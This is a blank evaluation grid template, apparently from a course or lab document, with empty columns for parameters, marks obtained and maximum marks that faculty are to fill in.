**Evaluation Grid (To be created as per the SOP and Assessment guidelines by the faculty):**

|  |  |  |  |
| --- | --- | --- | --- |
| Sr. No. | Parameters | Marks Obtained | Maximum Marks |
| 1. |  |  |  |
| 2. |  |  |  |